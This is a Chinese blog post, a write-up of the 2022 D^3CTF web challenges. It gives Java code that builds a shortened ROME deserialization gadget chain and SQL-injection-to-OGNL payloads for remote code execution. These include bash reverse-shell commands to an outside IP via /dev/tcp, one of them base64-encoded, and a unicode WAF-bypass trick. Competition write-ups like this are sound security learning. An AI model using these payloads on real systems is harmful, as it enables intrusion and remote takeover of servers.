
2022-D^3CTF-Web-Writeup

原创

bfengj 于 2022-03-07 23:48:42 发布 4146 收藏

分类专栏： 比赛WP 文章标签： java 安全 学习

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/rfrder/article/details/123342832
版权



比赛WP 专栏收录该内容
44 篇文章 11 订阅
订阅专栏

2022-D^3CTF-Web-Writeup

前言

比赛的时候做了shorter就摆烂了，正好有个作业拖到了周末别的题目就没怎么看。幸好比赛环境还保存1周，把Java给复现了，剩下3题看看wp学习学习不想复现了。别的题目的wp参考网上吧。

shorter

rome反序列化，但是要缩短长度。

参考https://4ra1n.love/post/-lMSkqHfy/#%E5%88%A0%E9%99%A4%E9%87%8D%E5%86%99%E6%96%B9%E6%B3%95

但是最后还是长了。改用Jiang宝的链子就行：

```
        byte[] evilCode = SerializeUtil.getEvilCode();
        ClassReader cr = new ClassReader(evilCode);
        ClassWriter cw = new ClassWriter(ClassWriter.COMPUTE_FRAMES);
        int api = Opcodes.ASM9;;
        ClassVisitor cv = new ShortClassVisitor(api, cw);
        int parsingOptions = ClassReader.SKIP_DEBUG | ClassReader.SKIP_FRAMES;
        cr.accept(cv, parsingOptions);
        byte[] out = cw.toByteArray();


        TemplatesImpl templates = new TemplatesImpl();
        SerializeUtil.setFieldValue(templates,"_bytecodes",new byte[][]{out});
        SerializeUtil.setFieldValue(templates,"_name","f");
        //SerializeUtil.setFieldValue(templates,"_tfactory",new TransformerFactoryImpl());

        EqualsBean bean = new EqualsBean(String.class,"jiang");

        HashMap map1 = new HashMap();
        HashMap map2 = new HashMap();
        map1.put("yy",bean);
        map1.put("zZ",templates);
        map2.put("zZ",bean);
        map2.put("yy",templates);
        Hashtable table = new Hashtable();
        table.put(map1,"1");
        table.put(map2,"2");

        SerializeUtil.setFieldValue(bean,"_beanClass",Templates.class);
        SerializeUtil.setFieldValue(bean,"_obj",templates);


        byte[] bytes = SerializeUtil.serialize(table);
        System.out.println(Base64.getEncoder().encodeToString(bytes));
        //SerializeUtil.unserialize(test);
        //System.out.println(Base64.getEncoder().encodeToString(bytes));
        System.out.println(System.nanoTime());
```

ezsql

```
    public String getVoteById(@Param("vid") final String vid) {
        String s = (new SQL() {
            {
                this.SELECT("*");
                this.FROM("vs_votes");
                this.WHERE("v_id = " + vid);
            }
        }).toString();
        return s;
    }
```

很明显的SQL注入。

本地弄一下发现这个SQL工具产生的SQL语句最后是这样的：

```
SELECT
*
FROM vs_votes
WHERE
v_id = (vid)
```

闭合括号然后联合注入加注释即可SQL注入，关键是怎么rce。

本地搭个mybatis模拟一下SQL语句注入对象，发现抱错信息里有OGNL，查一下OGNL。

最后参考th31nk师傅利用反射构造出exec：

```
3) union select null,"${#this.getClass().forName('java.lang.Runtime').getMethods()[12].invoke(#this.getClass().f
orName('java.lang.Runtime').getMethods()[6].invoke(),'/readflag')}",null,null,null--+
```

这里我拿类似`bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjEuNS4xNjkuMjIzLzM5ODc2IDA+JjE=}|{base64,-d}|{bash,-i}`

的命令执行不知道为啥打不通。。。。非常疑惑

最后从Nu1l的WP学习这种姿势了：

```
3) union select null,"${#this.getClass().forName('java.lang.Runtime').getMethods()[14].invoke(#this.getClass().f
orName('java.lang.Runtime').getMethods()[6].invoke(),'bash,-c,bash -i >& /dev/tcp/121.5.169.223/39876 0>&1'.spli
t(','))}",null,null,null--+
```

别忘了URL编码一次。

另外一种解法就是fmyyy的拿2个u绕一下waf，比如1的unicode编码是`\u0031`，还可以写成`\uu0031`。

这样还可以直接拿到`new`。

然后直接构造，全部unicode编码即可。

d3oj

比赛的时候没看，听说一堆洞，因为太老了。。。不太想复现了。。。

d3fGo

go不会逆，寄，被大爹们做成了黑盒题。。。

NewestWordPress

考wordpress最近的一个插件的洞，听说这题出的很离谱。。。

总结

我还是太菜了，继续看Java了。